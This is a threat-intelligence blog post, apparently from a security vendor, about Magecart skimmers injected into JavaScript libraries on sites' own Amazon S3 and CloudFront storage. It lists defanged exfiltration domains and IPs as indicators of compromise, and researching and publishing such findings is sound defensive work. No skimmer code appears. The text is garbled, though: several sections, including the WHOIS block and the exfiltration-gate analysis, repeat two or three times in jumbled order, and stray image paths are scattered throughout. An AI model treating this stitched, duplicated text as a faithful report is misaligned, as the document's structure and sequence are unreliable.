A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.


### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.


The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.



Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.


Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.

